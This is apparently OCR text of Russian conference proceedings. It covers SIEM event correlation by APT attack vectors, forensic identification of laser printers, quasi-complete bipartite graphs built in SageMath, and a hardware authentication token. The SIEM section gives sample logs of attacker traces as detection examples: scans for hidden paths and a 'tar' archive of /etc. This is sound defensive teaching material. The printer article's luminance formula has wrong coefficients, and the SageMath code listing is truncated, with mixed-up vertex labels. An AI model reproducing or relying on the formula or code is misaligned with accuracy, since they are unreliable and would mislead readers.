        "time":"23:15:18",
        "path":" .env.dev.local",
        "response-code":"404"
},
  . . .
}
}
```

2) Лог-файл с удаленным подключением к системе:

```
{
  "connections":{
        "Alex":{
              "time":"23:25:12",
              "destination-ip":"213.87.240.167"
        },
        …
        "Nikita":{
              "time":"10:02:13",
              "destination-ip":"182.11.90.22"
        }
  }
}
```

3) Лог-файл с перечнем запущенным программ в системе:

```
{
  "users":{
        "Alex":{
              "time":"23:31:22"
              "program":"tar",
              "arg":"-czvf /etc/"
        },
        "Nikita":{
              "time":"11:51:22"
              "program":"ls",
              "arg":"."
```

```
                }
                ...
        }
    }
```

При загрузке вышеприведенных лог-файлов в SIEM систему, она сформирует уведомление об инциденте информационной безопасности по следующим признакам:

– множественное обращение по несуществующим путям к веб-серверу с одного ip-адреса(network service scanning);

– подключение к системе с удаленной хоста в нерабочее время(external remote services);

– архивирование конфигурационных файлов системы (data compressed).

По признакам выше видно, что злоумышленник сканировал наличие скрытых веб-страниц на сервере, после чего установил удаленное соединение под пользователем Alex и заархивировал конфигурационные файлы. Симптомы связанные под пользователем Nikita не вызовут формирование уведомления об инциденте, так как похожи на обычное удаленное соединение легитимного пользователя. Ниже приведено схематичное изображение обнаруженных симптомов (рисунок).




Рис. 1. Схематичное изображение обнаруженных симптомов

Обнаруженные симптомы являются частью атаки APT41. Информация об этом, а также о дальнейших возможных симптомах будет встроена в уведомление об инциденте информационной безопасности.

Заключение. В настоящей статье был рассмотрен способ корреляции событий информационной безопасности на основе векторов кибератак APT-группировок. Преимуществом такого подхода является наличие строгого категорирования вектора атаки и ее признаков, что позволяет на ранних этапах определить тип целевой атаки и заранее предпринять контрмеры.

Библиографический список

1. APT-атаки на кредитно-финансовую сферу в России: обзор тактик и техник [Электронный ресурс]. – URL: https://www.ptsecurity.com/ru-ru/research/analytics/apt-attacks-finance-2019/

2. MITRE | ATT&CK [Электронный ресурс]. – URL: https://attack.mitre.org

3. Федорченко А.В., Котенко И.В. Корреляция информации в SIEM-системах на основе графа связей типов событий // Информационно-управляющие системы. – 2018.

Сведения об авторах

Каменских Антон Николаевич – кандидат технических наук, доцент кафедры «Автоматика и телемеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: kamenskikh.anton@gmail.com

Болгов Александр Олегович – студент Пермского национального исследовательского политехнического университета, гр. КЗИ-16-1б, г. Пермь, e-mail: aleksynderbolgov@gmail.com

УДК 004.056.5

С.В. Ваньков

ИДЕНТИФИКАЦИЯ ЭЛЕКТРОФОТОГРАФИЧЕСКИХ ЗНАКОСИНТЕЗИРУЮЩИХ УСТРОЙСТВ ПО БУМАЖНЫМ ДОКУМЕНТАМ

Статья посвящена проблемным вопросам идентификации электрофотографических знакосинтезирующих устройств по бумажным документам. Рассмотрены пути дальнейшего развития данного вида экспертизы. Приведено обоснование создания нового вида экспертизы в рамках компьютерной экспертизы – экспертизы документов, выполненных на электронных знакосинтезирующих устройствах.

Ключевые слова: электрофотографические знакосинтезирующие устройства, технико-криминалистическая экспертиза электронных знакосинтезирующих устройств, признаки знакосинтезирующих устройств.

S.V. Vankov

DETERMINING THE ELECTROPHOTOGRAPHIC SIGN-SYNTHESIZING DEVICES THAT PRINTED THE DOCUMENTS

The article is devoted to the problematic issues of identification of electrophotographic sign-synthesizing devices that printed the documents. The ways of further development of this type of expertise are considered. The article provides a justification for creating a new type of expertise in the framework of computer expertise-the examination of documents made on electronic sign-synthesizing devices.

Keywords: electrophotographic sign-synthesizing devices, examination of documents made on electronic printing device, signs of printing device.

Сегодня очень сложно найти документы, которые были бы выполнены без применения знакосинтезирующих устройств (ЗСУ) («печатающие устройства», «принтеры»). Поэтому проблема установления конкретного устройства, на котором выполнен документ, его идентификация имеет большое значение в уголовном и гражданском судопроизводстве, а также может быть востребована при расследовании инцидентов информационной безопасности, компьютерных преступлений.

К сожалению, методики идентификационных исследований в технико-криминалистической экспертизе документов (ТКЭД), за не-

большим исключением, разработаны для устройств или технологий, которые сегодня практически вышли из обращения (например, печатные машинки, фотопечать, типографская печать и т.д.).

Те методики, которые являются «небольшим исключением» относятся к идентификации ЗСУ по признакам, образующимся при непосредственном контакте частей печатающего устройства: элементов, участвующих в образовании изображения, элементов бумагопроводящего тракта, и документа.

Проблемы применения данных методик в экспертизе электрофотографических печатающих устройств рассмотрены в ряде работ ученых и практиков [1, 2].

К сожалению, самым молодым монографиям по данным темам пошел уже второй десяток лет. Технологии же знакосинтезирующих устройств не стоят на месте. Постоянно разрабатываются новые способы печати, модернизируются существующие. В этой сфере экспертиза подобна пассажиру, отставшему от скорого поезда.

Для большего понимания существующих проблем приведем краткий обзор признаков, по которым возможно идентифицировать электрофотографические знакосинтезирующие устройства.

Электрографическое знакосинтезирующее устройство – устройство, в котором изображение получается путем экспонирования изображения световым потоком на заряженную светочувствительную поверхность, проявления данного изображения красящим веществом, и переносом проявленного изображения на запечатываемый материал, с последующим закреплением.

Чаще всего исследуемые документы идентифицируют по картриджам электрофотографических печатающих устройств, на которых они были выполнены. В качестве идентифицирующих признаков используются признаки, отображающие дефекты светочувствительного слоя (так называемые «точки – «марашки» или окрашенные полосы): их форма, размеры, взаимное расположение.

Большая часть исследователей считают, что на документе, выполненном на ЗСУ, отображаются только признаки частей, элементов устройств, находящихся в непосредственном контакте с изготавливаемым документом. «За бортом» остаются признаки, обусловленные свойствами «внутренних» элементов печатающих устройств, которые влияют на прохождение и преобразование сигналов внутри всего ап-

паратно-программного комплекса (АПК), включающего ЗСУ и системный блок.

Ряд исследователей в своих работах упоминают о возможности влияния этих признаков. Так, Ефименко А.В. в своей работе [2] указывает, что на проявление признаков на изображении на светочувствительном слое электрофотографических устройств влияют как особенности функционирования лазера, зеркала, светодиодной матрицы (признаки модулей, непосредственно участвующих в получении изображения), так и признаки, обусловленные программными особенностями обработки цифрового сигнала микроконтроллером. Но здесь данное влияние рассматривается только в разрезе формирования такого признака, как скрытые метки (СМ).

Ефименко А.В. также выделяет следующие идентификационные признаки:

– дефекты бумагопроводящего тракта (вдавленные или окрашенные полосы или участки на изображении) фьюзера и прижимного вала (участки с блеклым рисунком, горизонтальные слабовидимые равноудаленные полосы), предметного стекла и крышки прижимного устройства (полосы, рисунки различной формы и протяженности);

– дефекты оптической системы, проявляющиеся в виде вертикальных либо горизонтальных пробельных или блеклых полос на изображении, увеличение или уменьшение отдельных знаков.

В статье П.В. Зотова, В.М. Зотова [3] рассматривается математическая модель выявления неравномерности распределения тонера электрофотографических печатающих устройств. Данная модель, по мнению авторов, может быть использована в ТКЭД для идентификации электрофотографических ЗСУ. Исследуемый документ оцифровывается и сохраняется в растровом формате, используя цветовую модель RGB (рисунок).

После оцифровки документа на основе цветовых матриц получается матрица яркости по формуле (1), рекомендованной Федеральной комиссией по связи (FCC).

$$Y[i;j] = 299 \times R[i,j] + 0{,}114 \times G[i,j] + 0{,}587 \times B[i,j], \qquad (1)$$

где Y – яркость конкретного элемента матрицы яркости; i – координата элемента матрицы по вертикали, j – координата элемента матрицы по горизонтали; R – элемент красной цветовой матрицы; G – элемент зеленой цветовой матрицы; B – элемент синей цветовой матрицы.




Рис. Фрагмент оцифрованного документа (*а*); числовая матрица по *R*-координате (*б*); числовая матрица по *G*-координате (*в*); числовая матрица по *B*-координате (*г*)

Этому же направлению посвящена работа Н.Н. Лобанова, С.Б. Одинокова, А.Ю. Павлова [4]. В работе «проведен анализ методов численного описания распределений тонера, возникающих из-за дефектов и неоднородности параметров основных узлов печатающих устройств и картриджей лазерных принтеров» [4], описанных в зарубежных технических публикациях».

Интерес представляют результаты исследований характеристик цветовоспроизведения цветных электрофотографических устройств, использование которых может позволить дифференцировать документы, выполненные на различных моделях электрофотографических (лазерных и светодиодных) устройств. К сожалению, исследования проводились только на трех моделях лазерных принтеров, так как основной целью исследователей являлась комплексная оценка цветовоспроизведения электрофотографических печатающих устройств с помощью разработанной авторами программы, рассчитывающей объем тела цветового охвата систем печати. Приведенные в статье результаты расчета показывают различие этих характеристик для исследуемых принтеров [5].

Большие возможности для идентификации электрофотографических ЗСУ предоставляет система кодирования «скрытых меток».

Эта система представляет собой малозаметные знаки (точки) желтого цвета, расположенные в определенной последовательности, которые печатаются по всему запечатываемому листу бумаги. Известно несколько систем кодирования: E-, Y- , M-, R-, K-, L-типа (названия взяты по первым буквам фирм-производителей устройств, в которых они были впервые выявлены).

В отечественной литературе по судебной экспертизе имеется много отрицательных высказываний на возможность идентификации по скрытым меткам. При этом авторы рассматривают СМ как признаки, образующиеся в результате прямого контакта: «следообразующий объект (внешние части устройства) – следовоспринимающий объект (бумага)». Ряд специалистов считает [6], что блок, формирующий СМ, легко может быть заменен, поэтому идентификация невозможна.

Данное возражение опровергается конструкцией программно-аппаратной части ЗСУ. СМ формируются и вставляются в изображение в том же блоке (микроконтроллере), который отвечает за формирование изображения при выводе его на печать. Формирование изображения происходит программно или аппаратно. Факт замены блока, микросхемы, перепрошивки программы специалисту установить несложно. В зарубежных СМИ имеются положительные примеры использования СМ для поиска автора документа. Причем исследованием СМ занимаются не эксперты в области ТКЭД, а эксперты в области компьютерной техники [7].

Доводы о том, что возможность использования СМ для идентификации ограничена из-за отсутствия надежного программного средства декодирования СМ также спорны. Существует достаточное количество способов декодирования подобных кодов, известных специалистам. Наработанный эмпирический материал дает положительный ответ о возможности расшифровки СМ и установления конкретного печатающего устройства [8].

Прогресс не стоит на месте. В настоящее время появились новые методы кодирования информации о ЗСУ в распечатываемом изображении (например, стеганография). Поиск этой информации в распечатываемом изображении без привлечения специалистов в области компьютерной техники, IT-технологий, информационной безопасности невозможен [7].

На прохождение сигнала влияют как программные особенности, так и особенности электронной (аппаратной) части принтера. Так, сигналы на включение лазера, нагревательных элементов, приходят не строго синхронно, а с некоторым разбросом во времени, поэтому возможны увеличение или уменьшение насыщенности отдельных элементов изображения и.т.д.

Дефекты, неисправности ЗСУ, признаки которых отображаются в изготавливаемых документах, в большом множестве описаны на просторах Интернета, в источниках, посвященных ремонту принтеров [9]. Признаки, отображающие данные дефекты и неисправности при печати документов, понятны только специалистам, занимающихся ремонтом ЗСУ.

Очевидно, эксперт, проводящий идентификационную экспертизу документов, выполненных на ЗСУ, должен обладать познаниями в областях ТКЭД, компьютерно-технической экспертизы (КТЭ), знаниями о построении программно-аппаратной части печатающих устройств, прохождении и преобразовании сигналов внутри них.

К сожалению, как нам видится, совместить в одном специалисте глубокие знания из настолько различающихся между собой областей судебной экспертизы (ТКЭД и КТЭ), практически невозможно. Для исследования компьютерной техники поверхностных знаний, знаний только основ не достаточно.

Заключение:

1. Идентификационная технико-криминалистическая экспертиза документов, изготовленных на ЗСУ, должна быть комплексной и проводится двумя или даже тремя специалистами. Один специалист должен обладать познаниями в области технико-криминалистической экспертизы документов, другой – познаниями в области компьютерно-технической экспертизы и экспертизы электронных устройств: знаниями в построении программно-аппаратной части печатающих устройств, формированием выводимого изображения, преобразованием и прохождением сигналов, как в компьютере, так и внутри печатающего устройства.

2. В рамках компьютерной экспертизы ввести новый вид экспертизы: экспертизы документов, выполненных на электронных знакосинтезирующих устройствах.

Библиографический список

1. Исследование денежных билетов, ценных бумаг и документов, изготовленных средствами электрофотографии / А.Г. Белоусов [и др.]. – М.: ЭКЦ, 1997. – С. 1–40.

2. Ефименко А.В. Судебно-техническая экспертиза документов, изготовленных с использованием электрофотографических печатающих устройств. – Саратов, СЮИ МВД России, 2010. – С. 1–180.

3. Зотов П.В., Зотов М.В. Математическая модель выявления неравномерности распределения тонера электрофотографических печатающих устройств // Известия ВГТУ. – 2013. – Т. 17, № 14(117). – С. 136–142.

4. Лобанов Н.Н., Одиноков С.Б., Павлов А.Ю. Анализ методов дифференциации лазерных принтеров по изображениям штрихов письменных знаков // Вестник МГТУ им.Баумана серия «Приборостроение». – 2012. – № 1. – С. 14-18.

5. Оценка цветовоспроизведения в электрофотографии / И.А. Сысуев [и др.] // Омский научный вестник. – 2016. – № 6(150). – С. 153–157.

6. URL: http://www.proexpertizu.ru/theory_and_practice/ted/680/

7. URL: http://www.bbc.com/future/story/20170607-why-printers-add-secret-tracking-dots

8. Смотров С.А. Организация взаимодействия экспертно-криминалистических и следственных подразделений УВД Ивановской области // Теория и практика судебной экспертизы. – М., ЭКЦ МВД России, 2010. – С. 48–56.

9. URL: https://zapisicicadmina.wordpress.com/2011/08/23/поломки-лазерного-принтера

Сведения об авторе

Ваньков Сергей Владимирович – ПАО «Морион», г. Пермь, e-mail: sv456ur@mai.ru

УДК 51:33(075.8)

В.И. Епишин

СИНТЕЗ И АНАЛИЗ ДВУДОЛЬНЫХ ОДНОРОДНЫХ МИНИМАЛЬНЫХ КВАЗИПОЛНЫХ ГРАФОВ ОТКАЗОУСТОЙЧИВЫХ ИНФОРМАЦИОННЫХ СИСТЕМ НЕАЛГЕБРАИЧЕСКИМ МЕТОДОМ

Для создания топологий надёжных, безопасных информационных систем, например, сетей передачи данных широко используются модели теории графов. Одним из направлений в этой области является создание квазиполных двудольных графов, которые предложены в работах профессора Каравая М.Ф. из Института проблем управления им. В.А. Трапезникова РАН (Лаборатория № 27 «Технической диагностики и отказоустойчивости»). Однако для использования соответствующих методов в учебном процессе по дисциплинам «Дискретная математика», «Теория графов и её приложения» и др. необходимы методические разработки по этой тематике для студентов, что позволило бы проводить практические и лабораторные занятия. Данная статья представляет собой попытку построения и разработки программы для описания квазиполного графа на языке Python в среде SageMath 9.0.

Ключевые слова: Квазиполный граф, степень вершины, двудольный граф, сегменты матрицы.

V.I. Epishin

SYNTHESIS AND ANALYSIS OF BIPARTITE HOMOGENEOUS MINIMAL QUASI-COMPLETE GRAPHS OF FAULT TOLERANT INFORMATION SYSTEMS USING A NONALGEBRAIC METHOD


Graph theory models are widely used to create topology of the reliable, secure information systems, for example, data transmission networks. One of the directions in this area is the creation of quasi-complete bipartite graphs, which were proposed in the works of Professor Karavai M.F. from the Institute for Management Problems V. A. Trapeznikova RAS (Laboratory No. 27 "Technical diagnostics and fault tolerance"). However, to use the appropriate methods in the educational process in the disciplines of Discrete Mathematics, Graph Theory and its Applications, etc., methodological developments on this topic are needed for students, which would allow for practical and laboratory classes. This article is an attempt to build and develop a program for describing a quasi-complete graph in Python in the SageMath 9.0 environment.

Keywords: Quasi-complete graph, degree of a vertex, bipartite graph, segments of the matrix.

Графические модели широко применяются для создания топологий инфокоммуникационных систем [1–5]. Так, информационная сеть на основе полного графа гарантирует связность при большом числе отказов связей. Это обеспечивает надёжность, отказоустойчивость, информационную безопасность (обеспечивается целостность информации, которой обмениваются информационные объекты – вершины графа). Однако построение такой сети наталкивается на ограничения по стоимости. В работах М.Ф. Каравая и его соавторов [6–12] предложены квазиполные графы, сохраняющие связность для заданных ограничений. Такие графы базируются на структурах BIBD [13–16].

Целью статьи является описание метода построения квазиполного графа неалгебраическим методом, а также разработка программы графического представления такого графа, так как его графическое представление вызывает интерес рассмотрение вопросов построения таких графов на практических и лабораторных занятиях по дисциплинам «Дискретная математика», «Теория графов и её приложения» и др., поэтому актуально создание упрощенных и подробных методик по этому направлению теории графов, например, для специальности «Информационная безопасность автоматизированных систем».

Полные и квазиполные графы. Информационные сети, состоящие из различных информационных объектов и линий связи между ними, построенные по модели (топологии) полного графа. Они обладают максимальной степенью отказоустойчивости, ибо в нём каждая вершина связана со всеми остальными и отказ (обрыв) одной из связей каждой вершины не нарушает связности графа. То есть, можно передавать информацию между вершинами графа даже в критических ситуациях, что обеспечивает еще и так называемую катастрофоустойчивость, однако реализация большего числа вершин n неосуществима как технологически, так и материально. К слову, полные графы также трудно разделять на подмножества. В этой ситуации на помощь приходят квазиполные графы (рис.1), которые могут обеспечивать связь между соседними вершинами максимум за два шага, а минимум за один – это главное условие существования квазиполного графа.



	1X	2X	3X	4X	5X	6X	7X
1Y	1				1		1
2Y	1	1				1	
3Y		1	1				1
4Y	1		1	1			
5Y		1		1	1		
6Y			1		1	1	
7Y				1		1	1

а *б*

Рис. 1. Квазиполный граф с семью вершинами: *а* – изображение с пронумерованными ребрами; б – матрица смежности

Вершины такого графа – информационной системы могут быть разделены на два класса, например, вершины типа X – совокупность абонентов, вершины Y – совокупность коммутаторов. При этом должны соблюдаться следующее:

$$|X|=|Y|, \quad (1)$$

$$|X|+|Y| = 2n. \quad (2)$$

Квазиполные графы обыкновенные – нет кратных ребер и петель, однородные – у них одинаковая степень вершин s. Граф является минимально квазиполносвязным, если каждый элемент подмножества $X(Y)$ связан с каждым из остального элемента подмножества $X(Y)$ единственным путем минимальной длины, проходящий через некоторый элемент подмножества $Y(X)$. Помимо уравнений (1) и (2) должно выполняться следующее условие:

$$n = s(s-1)+1. \quad (3)$$

Значения n, s для квазиполных графов указаны в табл. 1.

Таблица 1

Значения n, s минимальных квазиполносвязных графов

n	3	7	13	21	31	43
s	2	3	4	5	6	7
n	57	73	91	111	133	…
s	8	9	10	11	12	…

Построим граф для значений $n = 31$, $s = 6$ и представим его на языке Python в среде SageMath 9.0. Для таких условий решение находят без перебора, но только для значений s, состоящих из суммы p (простого числа) и единицы, которая представлена, как:

$$s = p + 1. \quad (4)$$

Метод построения графа. В матрице смежности (31×31) необходимо выделить квадрат (s×s), состоящий из первых строчек и столбцов. В нашем случае в верхнем левом углу организовался сегмент (6×6), а оставшуюся часть строк разделить на (s – 1) сегментов размером (s(s – 1)), т. е. (6×5), а столбцы разделить на ((s – 1)s), т.е. (5×6). Получим сегменты 1 яруса, которые заполняются «вхождениями» единицы в соответствии с (рис. 2).

Рис. 2. Заполнение сегментов 1 яруса

Теперь необходимо создать сегменты 2 яруса путем выделения (s – 1) строк и (s – 1) столбцов. «Вхождения» единицы разрешаются на главных диагоналях получившихся сегментов (рис. 3).




Рис. 3. Заполнение сегментов 2 яруса

Основная идея дальнейшего заполнения состоит в том, чтобы для заданного числа сегментов в подматрице (s – 2)×(s – 2), в нашем случае (4×4), найти матричную групповую операцию над сегментами,

которая порождала бы из единственного уже известного сегмента все остальные. «Вхождения» 1 производится с помощью уравнения:

$$(i \cdot j) \bmod (s - 1). \qquad (5)$$

Чтобы сегменты были независимы, циклически переставляют столбцы сегмента на одинаковое число позиций вправо и вниз (рис. 4).




Рис. 4. Заполнение сегментов 1 яруса

Графическое описание графа. Для графического представления квазиполного графа используется язык программирования Python в среде SageMath 9.0 (рис. 5). Необходимо создать граф, задать его вершины и ребра. Стоит заметить, что вершины – это разные подмножества, например, X и Y.

```
In [113]: g = Graph()
          g.vertices()
          [('1X'),('2X'),('3X'),('4X'),('5X'),('6X'),('7X'),('8X'),('9X'),('10X'),('11X'),('12X'),('13X'),('14X'),('15X'),('16X'),('17X'),
          [('1Y'),('2Y'),('3Y'),('4V'),('5V'),('6V'),('7V'),('8V'),('9V'),('10V'),('11V'),('12V'),('13V'),('14V'),('15V'),('16V'),('17V'),
          g.add_edges([(('1X'),('1Y')),(('1X'),('2V')),(('1X'),('3Y')),(('1X'),('4V')),(('1X'),('5V')),(('1X'),('6V')),(('2X'),('1Y')),(('
          g.plot(figsize=[240,12],partition=[[('1X'),('2X'),('3X'),('4X'),('5X'),('6X'),('7X'),('8X'),('9X'),('10X'),('11X'),('12X'),('13X
```

Рис. 5. Листинг программы в среде SageMath 9.0

Визуальное представление квазиполного графа (рис. 6). Можно заметить, что каждая вершина имеет степень вершины – $s = 6$, а также выполняется главное условие существование квазиполных графов – расстояние между соседними вершинами одного подмножества составляет 2 шага.




Рис. 6. Графическое представление квазиполного
графа в среде SageMath 9.0

По методическим разработкам М.Ф. Каравая была реализована попытка построения квазиполных графов, а также их программно-графическое представление. Данные графы применяются в многопроцессорных структурах, а также в системах связи. Такие системы позволяют бесконфликтно осуществлять перестановку пакетов данных между абонентами посредством независимой маршрутизации [17].

Свойства рассмотренных квазиполных графов и возможности применения в указанных выше областях присущи также полным и симметричным однородным двудольным графам, однако при равенстве числа вершин полные двудольные графы имеют на порядок больше ребер, чем квазиграфы. Еще одно из преимуществ квазиграфов – сохранение постоянной степени вершины s, это открывает возможность масштабирования и введения отказоустойчивости в пределах группы.

Библиографический список

1. Аляев Ю.А., Тюрин С.Ф. Дискретная математика и математическая логика. – М.: Финансы и статистика, 2006. – 357 с.

2. Тюрин С.Ф., Аляев Ю.А. Дискретная математика: практическая дискретная математика и математическая логика. – М.: Финансы и статистика, 2010. – 394 с.

3. Тюрин С.Ф. Теория графов и её приложения. Практикум: учеб. пособие. – Пермь: Изд-во Перм. нац. иссл. политех. ун-та, 2017. – 207 с.

4. Тюрин С.Ф. Надёжность систем автоматизации: учеб. пособие. – Пермь: Изд-во Перм. нац. исслед. политехн. ун-та, 2012. – 262 с.

5. Каравай М.Ф., Пархоменко П.П., Подлазов В.С. Комбинаторные методы построения двудольных однородных минимальных квазиполных графов (симметричных блок-схем) // Автоматика и телемеханика. – 2009. – № 2.

6. Каравай М.Ф., Подлазов В.С. Small-Diameter System Area Network Composed of Small-Port Routers // Automation and remote control. – 2017. – Vol. 78, No. 9. – С. 1674–1679.

7. Каравай М.Ф., Подлазов В.С. Топологические резервы суперкомпьютерного интерконнекта // Управление большими системами. – 2013. – Вып. 41. – С. 395–423.

8. Пархоменко П.П., Каравай М.Ф. Кратные комбинаторные блок-схемы // Автоматика и телемеханика. – 2013. – № 6. – С. 121–132.

9. Каравай М.Ф., Подлазов В.С. Расширенные блок-схемы для идеальных системных сетей // Проблемы управления. – 2012. – № 4. – С. 45–51.

10. Каравай М.Ф., Подлазов В.С. Метод инвариантного расширения системных сетей многопроцессорных вычислительных систем. Идеальная системная сеть // Автоматика и телемеханика. – 2010. – № 12. – С. 166–176.

11. Каравай М.Ф., Подлазов В.С. К вопросу построения расширенного полного коммутатора – идеальной системной сети // Радіоелектронні і комп'ютерні системи (Radioelectronic and Computer Systems, Scientific and technical magazine). – 2010. – № 5(46). – С. 180–185.

12. Каравай М.Ф., Пархоменко П.П., Подлазов В.С. Универсальная сетевая структура для отказоустойчивых многопроцессорных систем реального времени. – М.: ИПУ РАН, 2010. – С. 79–91.

13. Chen K., Chen G., Li Wen, Wei R. Super-simple balanced incomplete block designs with block size 5 and index 3 // Discrete Applied Mathematics. – 2013. – № 16–17. – С. 2396–2404.

14. Zhu Ledoux, Stinson D.R., Wei R. New constructions for perfect hash families and related structures using combinatorial designs and codes // Journal of Combinatorial Designs. – 2000. – № 3. – С. 189–200.

15. Cao H., Wei R., Chen K. Super-simple balanced incomplete block designs with block size 4 and index 5 // Discrete Mathematics. – 2009. – № 9. – С. 2808–2814.

16. Chena K., Cao Z., Wei R. Super-simple balanced incomplete block designs with block size 4 and index 6 // Journal of Statistical Planning and Inference. – 2005. – № 2. – С. 537–554.

17. Karavay M.F., Podlazov V.S. Expanded block-diagrams for ideal system area networks // Automation and Remote Control. – 2013. – № 12. – С. 2180–2188.

Сведения об авторах

Епишин Владлен Игоревич – студент Пермского национального исследовательского политехнического университета, гр. КОБ-17-1с, г. Пермь, e-mail: vlade04@yandex.ru

УДК 004.056.53

К.Ю. Коваленко, Л.Ш. Муртазина, Е.В. Данилов

АППАРАТНО-ПРОГРАММНЫЙ КОМПЛЕКС ИДЕНТИФИКАЦИИ, АУТЕНТИФИКАЦИИ И АВТОРИЗАЦИИ ПОЛЬЗОВАТЕЛЯ НА ИНФОРМАЦИОННЫХ РЕСУРСАХ

В данной статье описывается комплекс, состоящий из беспроводного токена авторизации и библиотек клиентской и серверной частей веб-сервиса для идентификации, аутентификации и авторизации пользователя. Генерация новых ключей происходит на удалённом сервере. Безопасная доставка ключа обеспечивается с помощью разработанного алгоритма. Комплекс также управляет сессиями пользователей и может использоваться с любыми устройствами, поддерживающими веб-браузеры на основе Chromium.

Ключевые слова: токен; токен авторизации; информационная безопасность; безопасность аккаунта; кража сессии; многофакторная аутентификация.

K.Yu. Kovalenko, L.Sh. Murtazina, E.V. Danilov

DEVELOPMENT OF A TOKEN AND A CLIENT-SERVER LIBRARY OF A WEB APPLICATION FOR ENSURING ACCESS TO INFORMATION RESOURCES AND CONFIRMING USER ACTIONS

This article describes the complex consisting of a wireless authorization token and libraries of client and server parts of a web application for identification, authentication and authorization of a user. The remote server generates new keys, while the token is just repository of the key. Secure key delivery is ensured by the developed algorithm. The complex also manages user sessions and can be used with any devices that support Chromium-based web browsers.

Keywords: token; authorization token; Information Security; account security; session theft; multifactor authentication.

Сегодня стало возможным получать удалённый доступ к своим данным со множества устройств, поэтому возникла необходимость в защите аккаунта при работе с клиент-серверными приложениями на различных устройствах и в различных сетях. Одно из направлений защиты аккаунта может заключаться в использовании многофакторной аутентификации, при которой пользователи обязаны предъявить несколько наборов данных. Для этой цели также используются токе-

ны авторизации – особые устройства, позволяющие получить одноразовый ключ и увеличить количество факторов аутентификации.

В данной работе рассматривается проблема защищённого доступа к веб-приложениям в незащищённых сетях или с чужого компьютера, возможно, имеющим программные и аппаратные закладки. Цель работы: разработка беспроводного токена авторизации и библиотек клиентской и серверной сторон веб-сервиса (также сервера аутентификации) для взаимодействия с аппаратным ключом и обновления информации на нём, идентификации, аутентификации, авторизации и подтверждения действий пользователя в рамках веб-приложения, а также разработка демонстрационного примера применения технологии.

Поставленная цель потребовала решения следующих задач: обзор реализации и алгоритмов существующих токенов, разработка собственного алгоритма обновления ключа токена, разработка прошивки токена для nRF52840 [1] на языке Си, клиентской библиотеки для веб-сервисов на языке JavaScript с применением технологий Web Bluetooth API и серверной библиотеки для фреймворка Ruby on Rails. Для проведения тестирования комплекса и демонстрации работы было разработано небольшое веб-приложение: одностраничный (SPA) форум с дополнительными сервисными страницами, который не перезагружает страницу, а подгружает данные динамически.

